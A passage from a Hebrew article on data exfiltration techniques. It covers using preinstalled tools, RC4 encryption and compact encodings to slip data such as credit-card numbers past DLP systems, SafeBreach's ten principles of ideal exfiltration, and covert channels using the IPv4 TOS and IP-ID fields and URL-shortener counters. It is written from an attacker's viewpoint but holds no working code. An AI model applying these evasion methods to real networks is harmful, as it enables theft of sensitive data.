2. **עדיף להשתמש בתוכנות המותקנות על המחשב** - מתקפות נוזקה מסוג Fileless חוו הצלחה אדירה כשהן הראו יעילות ותוצאות בשימוש ב-ransomware ברחבי העולם (הן במחשבים פרטיים והן במחשבים ארגוניים). הרעיון להשתמש בכלים שכבר מותקנים אצל המשתמש במקום להוריד קבצי הרצה ולהפעיל אותם הוא מתוק בדיוק כמו שהוא קטלני. השימוש בתוכנות מובנות נראה לגיטימי בהשוואה להורדת קבצי הרצה חדשים, והתוכנות המובנות יכולות להיות בעלות פונקציונליות לא מעטה אם יודעים איך להשתמש בהן נכון. במרבית מערכות לינוקס ניתן למצוא את tar, כלי דחיסה עוצמתי שמשמש לדחיסה של קבצים בפורמטים שונים כולל GZIP ו-BZip2.

שימוש בו יכול, לדוגמה, לחסוך את שורות הקוד שמגדירות את המתמטיקה והאלגוריתמיקה שהיינו צריכים להוסיף בתוכנה שלנו לביצוע תהליך דומה (כנראה נוזקה כלשהי או RAT). בנוסף, כלי GNU לרוב כתובים ומתוכננים בצורה מאוד יעילה, ולכן הביצועים שלו יכולים להיות טובים יותר בהשוואה לדחיסה שתנסו ליצור בעצמכם. אולם, ייתכן שלא תראו לנכון להיות תלויים בתוכנות שמותקנות על המחשב הארגוני המוגבל והישן, ובצדק.

PowerShell, לדוגמה, מותקן על מרבית מחשבי Windows בתור ברירת מחדל, אך עקב השימוש הנרחב של נוזקות בכלי העוצמתי הזה, לעיתים מבטלים אותו ולא מאפשרים לו לרוץ על מחשבים ארגוניים. באופן דומה, ישנם ארגונים שמגבילים גישה לכלים בסיסיים במערכת ההפעלה כחלק מדוקטרינת אפס-אמון.



שימוש בהצפנה

הצפנה היא החברה הכי טובה של כל שיטה לביצוע Data Exfiltration. כמעט כל דגימת ווירוס שנתקלתי בה הכילה סוג כזה או אחר של הצפנה. הסיבה לכך היא פשוטה - יותר קשה לזהות דליפות של מידע רגיש כשהוא מוצפן. בשונה מדחיסה, שימוש בהצפנה לא אמור להגדיל את אורך המידע. בפועל - מידע מוצפן יוצא ארוך יותר מהמידע המקורי בגלל מספר סיבות:

1. הצפנות סימטריות בעלות תכונה לפיה כל צופן (ciphertext) יכול להיות מפוענח למידע מקורי (plaintext), או במילים אחרות - אם מישהו ישנה את הצופן, עדיין יהיה ניתן לפענח אותו (פשוט לא למידע המקורי שרצינו). אם אתם מצפינים קובץ, תרצו **וידוא שהמידע המוצפן הועבר ללא שינוי בדרך**, ולשם כך מוסיפים מידע נוסף שמשמש לאימות (Checksum, Hash, חתימה דיגיטלית וכו').
2. מרבית הצפנים הסימטריים משתמשים ב-"בלוק" (מושג לתאר יחידת מידע בודדת שמבצעים עליה את ההליך המתמטי של ההצפנה/פענוח) שגדול מבית בודד. AES-128, לדוגמה, עושה הצפנה ופענוח עם 16 בתים במכה אחת (כלומר, "בלוק" יחיד של AES-128 הוא 16 בתים). כתוצאה מכך, אם גודל הקובץ הוא אינו מכפלה ישירה של גודל הבלוק, יהיה **צורך "לרפד"** (padding) **את המידע** (על ידי הוספת מידע בסוף הקובץ) **על מנת שיהיה מספיק בשביל בלוק אחרון שלם**. עם זאת, ישנם דרכים לעשות את המתמטיקה על הבלוק האחרון מבלי לרפד אותו (כמו Ciphertext Stealing) אבל זה יבוא על חשבון סיבוכיות וזמן ריצה של אלגוריתם ההצפנה.
3. יש הרבה שיטות שונות להצפין קובץ. לרוב, זה יעיל להוסיף header שכתוב בו מידע רלוונטי לשיטת ההצפנה, סוג האלגוריתם, מנגנונים שונים שהיו בשימוש וכו' **על מנת שבתהליך הפענוח לא יהיו שגיאות בנוגע לפרמטרים שאמורים להיות בשימוש**. עבורנו, הסעיף הזה לא מאוד רלוונטי - אנחנו שולטים בהצפנה. אנחנו שולטים בפענוח. אנחנו שולטים בפרמטרים ובמפתח/ות שבשימוש.


הצפנה שקל ליישם (וגם נמצאת בשימוש רחב מאוד בקרב נוזקות) היא **צופן RC4** - צופן זרם סינכרוני המיועד לתוכנה, פשוט ביותר וקל ליישום והטמעה. עקב פשטותו הוא היה בעבר בשימוש נרחב בפרוטוקולים כמו SSL ו-WEP. במהלך ההצפנה, מפתח ההצפנה משולב עם הטקסט בית אחר בית, באמצעות אופרטור XOR בדומה לצופן ורנם (מתמטיקה שמאוד קל ליישם, ואינה דורשת משאבים רבים).

אולם, עקב חולשות שהתגלו בו הוא אינו בטוח ואינו מומלץ לשימוש קריפטוגרפי כיום. למרבה המזל, אנו לא מחפשים הצפנה שבטוחה לשימוש קריפטוגרפי אלא רק שיטה לערבל את המידע המועבר כך שיהיה קשה למערכות הגנה לזהות אותו בתור מידע רגיש ולכן הצופן הזה יהיה מושלם עבורנו.

קידוד מידע

קידוד מידע הוא החלק הכי קריטי מבין השלושה שנדון עליהם. דחיסה היא הליך אופציונלי לחלוטין, וגם הצפנה (למרות שמומלצים מאוד). שימוש נכון בקידוד מידע יכול לעזור לנו להקטין את גודל המידע המועבר בתווך וגם לסייע בהסתרתו (אם כי לא מהווה תחליף להצפנה). העיקרון הבסיס בקידוד מידע הוא **שכל מידע הוא בסוף רצף של אחדים ואפסים וכך הוא יאוחסן בזיכרון או יעבור בתווך**. לנו, בתור אנשים, לא קל להבין את העקרון הזה, כי ההגדרה שלנו ל-"יחידת בסיס של מידע" הן אותיות וספרות דצימליות. אם לנסח בפשטות, קידוד מידע הוא משחק שבו אנחנו ממפים רצפים של אחדים ואפסים לסט ערכים מסוים, והמנצח במשחק הוא זה שמצליח לבטא את אותו סט ערכים באופן אופטימלי.

לקידוד מידע תקין יש דרישה הכרחית: **חד-חד-ערכיות (אחד לכל אחד)** - בשיטת קידוד מידע, לכל פיסת מידע מקודד חייבת להיות **רק פיסת מידע מקורית אחת**. לא ייתכן ששני נתונים יכולים ליצור את אותו מידע מקודד, כי אחרת לא נוכל לדעת לאיזה מידע מקורי אנחנו מתכוונים בתהליך הפענוח. לדוגמא:




בדוגמא למעלה ניתן לראות מפתח ערכים על מנת לקודד הודעות שבנויות מהאותיות A, B ו-C. הודעה כמו "ABAB" תקודד לפי המפתח בתור "1010". הבעיה עולה בפענוח - הרצף המקודד "1010" יכול להיות מתורגם למספר אפשרויות, שכולן סבירות ("1010" יכול להיות ABC לדוגמה, שזה לא המסר המקורי שהתכוונו אליו). כל שיטת קידוד מידע תקינה תוודא שלא ניתן "לפרשן" הודעה מקודדת ליותר מתרגום אחד ויחיד.

שיטה אופטימלית לקידוד מידע היא אחת שלא תאריך את כמות האותיות שנמצאות בשימוש (שהמידע המקודד יהיה קצר יותר, שווה באורכו או גדול במקצת מהמידע המקורי), שלא תדרוש הרבה משאבים (הן מבחינת זיכרון והן מבחינת זמן ריצה), ושתהיה ייחודית. הסיבה לקריטריון האחרון היא כי מערכות DLP יודעות לזהות ולפענח סוגי קידוד מוכרים כמו Hex, Base64, Base85 וכו'.

עבור כל מידע שידוע לנו שנרצה להוציא ממחשב ארגוני, נשאל את עצמנו מהי הדרך הכי טובה לקודד אותו כך שייקח כמה שפחות מקום על המחשב (ללא שימוש בדחיסה). נגיד שהתחברנו לאחד המחשבים בבנק הדמיוני בום-שאקאלאקה בע"מ ואנחנו רוצים להוציא מידע על כרטיסי אשראי של משתמשים.


נרצה לשאול את עצמנו מהי כמות המידע הדיגיטלי הקטנה ביותר שיכולה להכיל את פרטי כרטיס אשראי בודד?

נסתכל על שיטות שונות להציג את אותו מידע - מספר כרטיס אשראי. נראה איך שיטות קידוד נפוצות שונות יכולות להשפיע על נראות המידע ועל אורכו. בצורתו הנוכחית, אנחנו מסכלים על מספר כרטיס האשראי בתור 16 אותיות ASCII. במצבו הנוכחי, כל ספרה לוקחת בית שלם:



קידוד מידע	אורך מידע מקודד	תמונה
טקסט ASCII	16 אותיות = 16 בתים	4085123456789012
(BCD) Binary Coded Decimal (תצוגת טקסט - 1 ואפס הם פשוט אותיות שגודל כל אחת מהן היא בית)	64 אותיות = 64 בתים	01000000 10000101 00010010 00110100 01010110 01111000 10010000 00010010
(BCD) Binary Coded Decimal (תצוגה בינארית - 1 ו-'0' הן סיביות בזיכרון, לא סתם אותיות)	8 בתים	@..4Vx.. חלק מן האותיות (.) לא ניתנות לתצוגה
Base64 (מספר כרטיס האשראי נקלט כטקסט ASCII)	24 אותיות = 24 בתים	NDA4NTEyMzQ1Njc4OTAxMg==
Base32 (מספר כרטיס האשראי נקלט כטקסט ASCII)	32 אותיות = 32 בתים	GQYDQNJRGIZTINJWG44DSMBRGI======
בסיס 16 (Hex) - המרה מערך דצימלי (מספר כרטיס האשראי נקלט כמספר שלם)	14 אותיות Hex = 7 בתים	e8 36 5e c8 16 a1 04 |è6^È.¡.| (תצוגת Hexdump)
בסיס 36 - המרה מערך דצימלי	11 אותיות = 11 בתים	1481zt3erkk

אורך המידע המקודד - ניתן לראות כי כאשר אנחנו מתייחסים למספר בתור אותיות ASCII, אנחנו עושים לו עול. שימוש בקידודים שנועדו למידע בינארי (כלומר, כל סוג של מידע דיגיטלי) כמו Base64, Base62, Base85 וכו' רק מאריכים את כמות המידע שיש להעביר בתווך, כאשר השיא הוא של Base32 עם הגדלה של פי x1.6 לעומת המידע המקורי.



השיטות היחידות שהצליחו להקטין את כמות המידע המועבר הם אלו שזיהו שמדובר בקלט מספרי (BCD, בסיס 16, בסיס 36). שיטות קידוד שיודעות לעבוד היטב עם מספרים, מצליחות לצמצם כמעט בחצי את כמות המידע (כי ASCII היא שיטה איומה אם אנחנו שומרים רק מספרים). הקידוד לבסיס 16 לא הסתכל על מספר כרטיס האשראי בתור אותיות ASCII בודדות, אלא בהקשר של מספר דצימלי עצום באורכו, והומר כך לבסיס 16. כתוצאה מכך, בממוצע, 2 ספרות יכלו להיות מיוצגות בבית אחד (ומכאן הצמצום בחצי באורך).

נראות מידע - קידודי המידע הבינארי (Base64 ומשפחתו) מוציאים מידע אלפאנומרי (אותיות ומספרים) עם כמות כלשהי של "=" בסוף (לצורך "ריפוד"). לעומתם, השיטות שזיהו שמדובר במספר שלם הוציאו בליל בינארי, שלא ניתן להעביר אותו באמצעים טקסטואליים. מוצא אלפאנומרי יכול להיות מאוד מועיל לשיטות לזליגת מידע. אחד, לדוגמה, יכול לצלם עם הטלפון האישי שלו את המסך של מחשב ארגוני שמציג קובץ בינארי רגיש שמקודד ב-Base64 ויכול לשחזר את זה לחלוטין לפי התמונה.

אמה מה, לא תמיד נכיר את המידע שאנחנו רוצים להוציא מהמחשב הארגוני, או מה הפורמט שבו הוא שמור. לעיתים רחוקות הקלט שנקבל יהיה רק מספר דצימלי טהור (ולרוב הוא יהיה מעורב עם אותיות). הדוגמא למעלה מציגה היטב את היתרונות בבחירה נכונה של שיטת הקידוד ולמה יש להשקיע בכך מחשבה רבה, אך לרוב לא תהיה לנו הרבה שליטה על המידע המקודד, ונחפש קידוד שיטיב הן עם המידע והן עם הערוץ הסמוי שלנו.

דוגמאות מנוזקות בעבר

- ווירוסים כמו Zeus, SpyEye, ICE IX ו-Citadel שתוכננו למתקפות על רקע כלכלי מחפשים בעיקר מידע בעל השפעה כלכלית כמו מידע פרטי על משתמשים ופרטי כרטיס אשראי. כיום מתייחסים אל משפחות הווירוסים האלה כאל toolkits כי כל אחד יכול לרכוש אותם, לשפצר אותם (ליצור וריאנטים) ולהשתמש בהם למטרותיו הזדוניות.
- Flame היא נוזקה שהייתה חלק מרכזי מקמפיין תקיפה וריגול-סייבר נגד מדינות המזרח התיכון (בעיקר איראן - שם אבדו נתונים ממערכות מחשבים רבות ונגרמו שיבושים לייצוא הנפט של המדינה). הנוזקה מתמקדת באיסוף מידע בדרכים מגוונות, ובהן: מעקב על תעבורת הרשת, ביצוע צילומי מסך, הקלטת אודיו ללא ידיעת המשתמש, גישה להתקני בלוטות' ויירוט פעולות מקלדת (keylogging), העתקת שיחות בתוכנות מסרים מיידיים, ועוד. Flame חיפשה באופן ספציפי עבור מידע קנייני כמו עיצובי AutoCAD או קבצי PDF בעלי תוכן רגיש.
- נוזקות כמו Stuxnet ו-Duqu (שמכילה קוד דומה ל-Stuxnet) תוכננו להוציא מידע ממערכות שליטה וניטור (SCADA) של שירותי שליטה תעשייתיים (ICS) כמו אלו ששימשו את הצנטריפוגות בכור האיראני.

שם נוזקה	שנות פעילות	שיטת הצפנה והעברת מידע
Zeus	2007	אלגוריתם RC4 כדי להצפין מידע שעובר ב-HTTP. קיימים גם גרסאות שמשתמשות בפרוטוקולי P2P (החל מ-2014). שימוש ב-MD5 בשביל לאמת מידע.
Taidoor	2008	מנגנון RC4 שמצפין מידע שעובר דרך HTTP. וריאנטים עדכניים משתמשים גם ב-AES.
Citadel	2011-2015	שילוב של XOR ו-AES להצפין מידע שעובר דרך HTTP
Hidden Bee	2017-2018	שימוש גם ב-RC4 בשילוב עם RSA על מנת להקשות על חוקרים לנתח את הנוזקה.
LuckyCat	2010-2012	שימוש בקובץ CAB דחוס שעובר דרך HTTP
Duqu	2011-2019	תקשורת מוסתרת בתוך קבצי JPEG או GIF, עברו דרך HTTP, HTTPS, SMB, TCP.
Stuxnet	2010-2019	משתמש ב-XOR יחד עם פרוטוקול HTTP.
Flame (SkyWiper)	2011-2012	משתמש בהצפנה מבוססת מפתח ציבורי ופרטי, מעבירה את המידע דרך HTTPS, משתמשת גם ב-XOR עם מפתח קבוע וגם בצפני הזזה מונואלפבתיים.
Andromeda	2011	משתמש בספריית Aplib של חברת Ibsen לדחיסה. הצפנה באמצעות צופן RC4. לכל הודעה מצטרף גיבוב מסוג CRC32 על מנת לדאוג שהמידע עבר בתווך בהצלחה.

עשרת הדיברות של Data Exfiltration

עמית קליין ואיציק קוטלר, שני חוקרים מחברת SafeBreach הישראלית, הוציאו בשנת 2016 מאמר שנקרא "The Perfect Exfiltration" ובו הם תיארו את עשרת המאפיינים שצריכים להתקיים בשיטה המושלמת לזליגת מידע.

דיבר #1: עמימות ≠ בטיחות

השיטה המושלמת לזליגת מידע חייבת לעמוד בעקרון קֶרְקְהוֹפְס (Kerckhoffs's Principle). לעקרון הזה נולדו עם הזמן מספר ניסוחים שכולם אומרים בערך את אותו הדבר (תבחרו מה שבא לכם):

1. **הניסוח המקורי (של אוגוסטה קרקהופס, 1883)**: "מערכת (הצפנה) חייבת להיות בטוחה גם אם כל החלקים במערכת ידועים, פרט למפתח הסודי".
2. **הניסוח המעובד-מקורי (של קלוד שאנון, 1949)**: "תבנה את המערכת שלך מתוך הנחה שלאויב תמיד תהיה היכרות מלאה איתה"
3. **הניסוח המעובד-מקוצר (של קלוד שאנון, אבל מילים הלכו לאיבוד לאורך השנים)**: "האויב מכיר את המערכת".
4. **הניסוח מתוך הנחיות NIST לשנת 2008**: "אבטחת מערכת לא אמורה להיות תלויה בסודיות היישום או בסודיות מרכיביו".
5. **הניסוח של כותב המאמר (מורה ל-5 יח"ל סייבר) כתגובה לתלמיד**: "לא נמרוד (שם בדוי), לשמור אצל המשתמש את הסיסמא שלו עם קוד קיסר בהזזה של 2 ולהתפלל שלתוקף לא יהיה גישה לקוד לא נחשב להצפנה".

לכן, עלינו לצאת מידי הנחה שהארגון מכיר את שיטת העברת הנתונים (את הערוץ הסמוי שהשתמשנו בו כדי להעביר את הנתונים) ושהוא מוכן לעצור אותנו ברגע שיהיה לו אימות שלא מדובר בתקשורת לגיטימית. הרציונל הוא שגם במקרה בו שיטת ההעברה שלנו מוכרת לתוכנות ההגנה ולתוכנות החסימה, השיטה נשארת אפקטיבית כי לא ניתן להבדיל בינה לבין תקשורת לגיטימית.

דיבר #2: יש להשתמש רק בתקשורת Web ונגזרותיה

כל מחשב שמחובר לרשת כלשהי (שמתבססת על תקשורת TCP/IP) חייב לדעת לעבוד עם הפרוטוקולים הבסיסיים ביותר - HTTP, DNS, TLS/SSL וכו'. כפי שתיארתי בהקדמה, מערכות בסיסיות כמו DNS חייבות לעבוד על מנת שתהיה תקשורת מחשבים בסיסית (חל גם על רשתות סגורות, פשוט עם שרתי DNS פנימיים משלהם).

השיטה המושלמת חייבת להשתמש רק בפרוטוקולים שהמחשב תומך בהם (פרוטוקולים בסיסיים, שמשתמש טיפוסי יעבוד איתם), כי נוכחותם של פרוטוקולים אחרים ברשת (FTP, BitTorrent, SCP, SSH, Telnet וכו') עלול לעורר חשד רב. הרציונל - הרבה רשתות ארגוניות חוסמות בתור ברירת מחדל

פרוטוקולים ופורטים שאין להן שימוש בהם. שימוש בפרוטוקולים נפוצים מעלה משמעותית את הסיכוי שמידע יוכל לעבור ולא להיחסם על ידי חומת אש.

דיבר 3#: אם יש ספק, אין ספק!


השיטה המושלמת לזליגת מידע צריכה להימנע מכל פעילות או מערכת העברת נתונים שעלולה להתריע מערכות הגנה, גם אם רק תיאורטית (בצורה פשוטה: אם יש סיכוי, אפילו זעיר, שהשיטה שלכם תרתיע מערכת הגנה ברשת הארגון - אל תשתמשו בה). אם חשבתם להשתמש בשליחת מייל, העלאה לגוגל דוקס, שימוש בטקסטים מוצפנים או כל דבר שכזה, במחשבה ש-"מערכות ההגנה לא יצליחו להבדיל בין זה לבין משתמש לגיטימי", תחשבו שוב. אסור לשיטה המושלמת להסתמך על נראות המידע שעובר בתווך, שכן אנחנו רוצים את היכולת להעביר כל סוג מידע, לא משנה מה המראית שלו.

דיבר 4#: מערכות ההגנה תמיד מושלמות

יש תמיד להניח שניטור הרשת הוא מושלם. כל חבילה עוברת בדיקה מעמיקה, בפרוטוקולים שנמצאים בכל שכבותיה (HTTPS InspectionDeep Packet Inspection , וכו'). כל חריגה מהנורמה תתגלה. המערכת הכי טובה שקיימת - נמצאת כרגע בתוך הארגון. הארגון ישתמש בכל כלי שיש לו גישה אליו כמו כלים סטטיסטיים לניתוח תעבורה, IP Reputation, חיפוש Whois ואף שימוש בכלים מעולם ה-Big Data ולמידת מכונה.

הרציונל פה הוא שבתור אלו שמהנדסים את המערכת, זה מומלץ לקחת את הגישה הפרנואידית - הדבר הכי גרוע יקרה וכל מה שעלול להשתבש, ישתבש. נרצה להניח שכל חבילה נחקרת ונבדקת בזמן אמת, גם אינדיווידואלית וגם בהקשר של הרשת, של האפליקציה ושל המשתמש. אסור לנו להניח דברים כמו "נה, אין סיכוי שהיא תבדוק את זה". האידיאל שלנו יהיה להרכיב כל חבילה שנשלחת "עם פינצטה", לשלוט בכל הערכים שלה כך שלא יהיה סיכוי שהיא תפעיל מערכות הגנה.

דיבר 5#: SSL/TLS זה לא מספיק!



תמיד יש להניח כי בצד הארגון מתבצע SSL Termination - שרת Proxy שנמצא בין שתי יחידות קצה (כמו שרת ולקוח) שתפקידו הוא לפענח את המידע המוצפן שבא מהלקוח ורק אז להעבירו לשרת על מנת

שהשרת לא יצטרך לעשות זאת בעצמו (וכך בתיאוריה, לעזור לו ולחסוך לו משאבים). הדיבר מתייחס לכך שייתכן שלארגון יש גישה גם למידע שהוא מוצפן באמצעות SSL/TLS. ישנן מערכות IDS שמשתמשות ב-SSL Termination בשביל לנטר תקשורת מוצפנת בתוך הרשת. מבחינתנו, הצפנה באמצעות SSL או TLS (כמו שימוש ב-HTTPS) לבדה אינה מגנה על המידע שמועבר.

דיבר 6#: הצד המקבל הוא אידיאלי

בעולם אידיאלי, נשאף לכך שהמחשב של התוקף (הצד המקבל, שאליו יגיע המידע) לא יהיה מוגבל לשום מערכת או סט של חוקים שעלולים למנוע ממנו מלקבל את המידע מהארגון. נגיד, המחשב שאליו יגיע המידע לא אמור להיות בבית ספר או באוניברסיטה שמכילים חוקי רשת נוקשים. המחשב של התוקף מוכן לקבל מידע בכל פורט, הוא יקבל כל מידע לגיטימי שמועבר אליו ולא יעביר אותו דרך שום חומת אש נוספת או תוכנת אנטי-וירוס מטעמו. יחידת הקצה של התוקף תכיל תוכנה רובסטית ועמידה, שלא תקרוס בשום מקרה, תתעד כל חבילה נכנסת ובשום דרך לא תהווה מכשול לשיטת זליגת המידע.

הצד המקבל צריך לשאוף להיות כמה שיותר לגיטימי בעיני האינטרנט - לא מופיע ברשימות של בוטים או ספאמים, שיש לו IP Reputation טוב. אם מדובר בדומיין, אז שהוא אמין עם דירוג Alexa גבוה ושהוא נראה לגיטימי.

דיבר 7#: "השגחת צד שלישי" לא מדבר אליי

מחוץ לארגון, אין ניטור רשת ברמה ארצית (כמו האינטרנט של סין), או ברמת "צד שלישי" (כמו ניטור ברמת ספק האינטרנט). מהרגע שהחבילה עוזבת את הנתב הראשי של הארגון, היא יכולה ללכת לכל מקום באינטרנט ללא בדיקה נוספת. עם זאת, אנחנו כן יוצאים מידי הנחה שהארגון מיישם מערכות שונות לניטור ואבטחת הרשת (ראה: דיבר #4).

כך אנחנו מתרכזים במה שחשוב - האבטחה של הארגון עצמו.

דיבר 8#: יש סנכרון זמן בין הצדדים המתקשרים

אפשר להניח כי יש סנכרון זמן בין הצדדים שמתקשרים (בהבדל של שניות בודדות לכל היותר). הדיבר הזה קריטי בעיקר בחלק מהערוצים הסמויים שמבוססים על זמן. וגם - זה 2021. מחשבים אמורים לדעת כבר איך להיות מסונכרנים עם מקור זמן אמין.

דיבר 9# (אופציונלי): השיטה צריכה לדעת גם לעבוד ידנית (ללא כל תוכנה)

השיטה המדוברת צריכה לעבוד גם אם אין תוכנה מעורבת (וגם להשתדל שלא לערב תוכנות לא-סטנדרטיות). ישנם מקרים שבהם במקום נוזקה, יש משת"פ מתוך החברה שיהיה מוכן לעשות כרצוננו על מחשבי הארגון, אך לא יכול להכניס תוכנות חיצוניות שלא כבר מותקנות (נובע ממדיניות ביטחון מידע קלאסית כמו חיבורי USB חסומים). במקרה כזה, המשת"פ יצטרך להפעיל את השיטה שלנו באופן ידני, באמצעות הכלים שיש ברשותו, המותקנים במערכת ההפעלה.

השיטה של פקודת ping שתיארתי מעלה כן עונה על הדיבר הזה - כל אחד יכול לפתוח Command Prompt או טרמינל ולהתחיל לשלוח חבילות ICMP אל התוקף - ללא קוד או תוכנה שהוא חייב להחדיר מלכתחילה.

דיבר 10#: שיבוש אקטיבי זה אופציה

יש אפשרות לא מבוטלת שרשת הארגון תבצע שיבוש אקטיבי לנתונים המועברים במטרה לעצור את הערוץ הסמוי. השיבוש האקטיבי יכול להיות כל דבר ממניפולציה של שדות בחבילות או בתוכנן, הפלת חבילות שמגיעות מתהליך מסוים וכו'. בדומה לבעיית האסירים למעלה - זה שהמערכות בארגון לא מוצאות מה הערוץ הסמוי, לא מונע מהן מלהרוס אותו.

חוקים נועדו שישברו אותם?

נסכים על כך שהדיברות המתוארות נשמעות מאוד קיצוניות, אך הן משמשות "ספר הדרכה" יעיל כשאנחנו מתחילים לפתח שיטה לזליגת מידע. בארגונים גדולים בעלי אבטחה טובה, נוכל ליישם הרבה מן הדיברות בשביל ליצור שיטה טובה שתהיה עמידה. לעומת זאת, בארגונים בינוניים או קטנים, נוכל ליישם חלק מן הדיברות (כי יישום של יותר מכך יהיה בזבוז משווע של זמן ושל המשאבים שעומדים לרשותנו).

אחת הבעיות שעלו בעת כתיבת המאמר הזה היא שלא קיימת רשימה מלאה של כל השיטות לביצוע זליגת מידע. הסיבה לכך היא כי ישנן אינסוף כאלה, והן מוגבלות רק על ידי הדמיון והיכולות של התוקפים. עם זאת, מרביתן יסתמכו על פרוטוקולי תקשורת מבוססים וקיימים, או על עקרונות בסיסיים. כעת, אציג מספר שיטות לביצוע זליגת מידע - חלקן היו בשימוש בעבר על ידי נוזקות, וחלקן כבר לא רלוונטיות כיום. המטרה של החלק הזה במאמר היא לתת לכם השראה וכמו כן גם כלים בסיסיים שבהם תוכלו להשתמש כדי ליצור שיטות זליגה משלכם. זכרו! - העקרונות הבסיסיים המודגמים בשיטות הללו יכולים להתקיים בכל פרוטוקול או ערוץ סמוי.

ערוץ סמוי מבוסס אחסון - שינוי/הוספת שדה TOS (Type of Service) בפרוטוקול IPv4

כמוגדר ב-RFC1349, פרוטוקול האינטרנט (IP) מקצה 8 סיביות שנקראות TOS עבור הגדרת איכות שירות. 3 הביטים הראשונים המייצגים ערכים של 0-7 הינם עבור הגדרת קדימות, כלומר ככל שהערך גבוה יותר כך הרשת נותנת קדימות לחבילה. ערכי 4 הסיביות הבאות בשדה TOS מהווים שילוב בין מחיר, השהייה (delay) ואמינות. לדוגמה:

- 0000 - איכות שירות רגילה
- 0001 - מחיר נמוך
- 0010 - איכות גבוהה
- 1000 - השהייה נמוכה

הביט האחרון בשדה TOS חייב להיות בעל ערך 0.

מספר מחקרים הציעו את השדה הזה בתור ערוץ סמוי. עבור כל חבילה שנשלחת, תוקף יכול לנצל את כל השדה (8 סיביות) או לנצל חלק ממנו (כמו להשאיר את הסיבית האחרונה 0 כדי לא לעורר חשד ולהשתמש רק ב-7 סיביות). עם זאת, ישנם מספר חסרונות לשיטה:

1. מאז שהשיטה הזו התגלתה (לפני עשור), אני **בספק שהיא שיטה רלוונטית להיום**. בנוסף, עיוות של השדה הזה הוא ברור ביותר בסביבות מסוימות - מחשבים עם Windows כמעט תמיד שולחים את הערך 0 ב-TOS.
2. שינוי הגדרות ברשת **יכולות לדרוס את הערך של השדה** כך שיהיה עם הערך 0 וכך לחסל לחלוטין את הערוץ הסמוי.
3. שינוי של השדה הזה **דורש תוכנה ייחודית**, ולא ניתן לבצע זאת בלעדיה. זה עלול להיות בעייתי אם מותקנים פתרונות DLP על המערכת של השולח.

4. השדה הזה כבר **אינו רלוונטי** (אם כי נתמך חלקית מפאת תאימות לאחור). במקום ההגדרה הנוכחית, מחלקים מחדש את השדה הזה לשני שדות שונים - 6 הסיביות הראשונות הן Differentiated Services Code Point (מוגדר ב-RFC2474) שעוד תומך בפורמט הישן, ו-2 הסיביות האחרונות הן Explicit Congestion Notification (מוגדר ב-RFC3168) שאינו תומך בפורמט הישן.


ערוץ סמוי מבוסס תזמון - שימוש במונה/סופר - שדה IP-ID (Identification) בפרוטוקול IPv4

Version	IHL	TOS	Total length	
Identification			Flags	Frgment offset

בשנת 2008, George Danezis הציע שימוש לשדה Identification בגודל 16 סיביות, שמשמש במקור לצרכי חלוקה והרכבה מחדש של חבילות (IP Fragmentation), בתור שדה פוטנציאלי לביצוע זליגת מידע. המטרה של השדה הזה היא לתת לחבילות ערכים ייחודיים כך שיהיה ניתן להרכיב אותם מחדש במקרה הצורך. דרך הפעולה שלו פשוטה - כל פעם שהוא מוציא חבילה, מספר הזיהוי שהוא נותן לו עולה באחד (וכך מבטיח שלכל 65 אלף חבילות שעוברות דרכו יש מספר ייחודי כלשהו).

הבסיס מאחורי התקשורת הזו מאוד דומה ל-Idle Scan - כל פעם שהשולח רוצה להעביר את הביט '1', הוא שולח לשרת חבילת IP (בדוגמה למעלה - תקשורת HTTP - לא משנה התוכן). התגובה שהוא מקבל גורמת לשרת להעלות את ערך ה-IP-ID ב-1 (כך שתקשורת שתגיע בעתיד לא תקבל את אותו מספר כמו החבילה הנוכחית - ייחודיות). אם השולח רוצה להעביר למקבל את הביט '0', הוא לא שולח כלום לשרת מלכתחילה. בתמונה: שליחה של ביט '1' ולאחר מכן שליחה של ביט '0'.

התוקף, מצידו, בודק בזמנים קבועים את ערך ה-IP-ID על ידי גישה לשרת, ובודק האם הערך שהוא מקבל גדול ב-1 או ב-2 מהערך האחרון שהוא קיבל. אם הערך שהוא קיבל גדול ב-1 מהערך האחרון הידוע לו, אז אף אחד לא ביצע בקשות לשרת בזמן הזה והשולח מתכוון לערך '0'. אולם, אם הערך שהוא קיבל גדול ב-2 מהערך האחרון שידוע לו, אז בין הרגע שבו הוא התחבר לאחרונה ועד להווה, משתמש נוסף שלח בקשה לשרת (בהנחה שהשולח והמקבל הם שני המחשבים היחידים שניגשים לשרת, זה אומר שהשולח ביצע בקשה לשרת, מסמן את הערך '1').



הטקטיקה הזו נחשבת לשיפור משמעותי בהשוואה לדוגמה של TOS, בעיקר בגלל שאין בה תקשורת ישירה אל ה-IP של התוקף. במקום, שרת פופולרי צד שלישי (כמו אתר חדשות לדוגמה) יכול להיות בשימוש, כל עוד השרת מכיל את היכולת להגדיל ערך גלובאלי של IP-ID באחד.


השיטה הזו הייתה אולי רלוונטית בשנת 2008, אך היום כל מערכות ההפעלה הגדולות נוקטות באחד מהצעדים הבאים בתור ברירת מחדל:

- יצירת ערך IP-ID שמבוסס על פונקציה קריפטוגרפית.
- יצירת ערך IP-ID שונה לכל תקשורת בנפרד (הספירה בין השרת לבין השולח היא לא אותה ספירה כמו בין השרת לבין המקבל - לא ספירה גלובאלית).
- שליחת חבילות אטומיות (ערך קבוע), כמו לפי RFC6864, שמגדיר ש-IP-ID יכול להיות בעל כל ערך ולכן מאופס רוב הזמן.

בנוסף לכך, השיטה הזו מסתמכת על כך שאף אחד לא ישתמש בערוץ הזה מלבד הצדדים המתקשרים. מספיק שבוט, scrapper או כל כלי אוטומטי אחר יבצע בקשה לשרת (בין אם בטעות או בכוונה) על מנת שהתקשורת תהיה מלאה בטעויות (אין עמידות לרעשים בתקשורת).

ערוץ סמוי מבוסס תזמון - שימוש במונה/סופר - שימוש במקצרי לינקים (URL Shorteners)

השיטה הבאה מבוססת על שירותי קיצור כתובות URL שיש להם את היכולת לשמור ולהציג את כמות הכניסות לכל קישור (תכונה נפוצה להרבה). אשתמש ב-bit.ly בדוגמה שלי, אבל השיטה הזאת חלה גם על שירותים נוספים עם התאמות קלות. השולח והמקבל צריכים להסכים על לינק מקוצר (עדיף אחד שלא פופולרי במיוחד). זה לא משנה לאן הקישור מפנה.




[המידע האנליטי שמופיע עבור קישור של משתמש חינמי באתר bit.ly]

הערה: על מנת ליצור קישורים באתר bit.ly יש לפתוח משתמש בחינם. פתיחת משתמשים יוצרת שביל פירורי לחם שלא תמיד נרצה ליצור. קיימים שירותים נוספים באינטרנט שמספקים שירות דומה, ולא דורשים הרשמה.

